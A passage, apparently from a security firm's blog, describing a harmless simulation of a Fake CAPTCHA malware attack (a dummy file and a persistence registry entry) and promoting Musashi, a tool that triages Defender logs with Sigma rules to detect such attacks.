In the event that the PowerShell script is accidentally executed, a demo .txt file, disguised as a .exe file, will be dropped onto the workstation to simulate the real malware. A real registry entry will also be created for persistence. A note will also be included, providing the hash of what the actual malware could potentially be dropped, offering additional insights into the victim’s perspective.
Tool Spotlight: Musashi
Quick Detection of Fake CAPTCHA Attacks
To enhance security against attacks like Fake CAPTCHA, we’ve developed Musashi, a tool that rapidly triages logs using Sigma rules. Below is a sample of Defender EDR logs showcasing how Musashi effectively detected a Fake CAPTCHA attack using sigma rules.

For more details or to download and implement the tool, visit: Musashi on GitHub.


 ShinkenSec
Leave a comment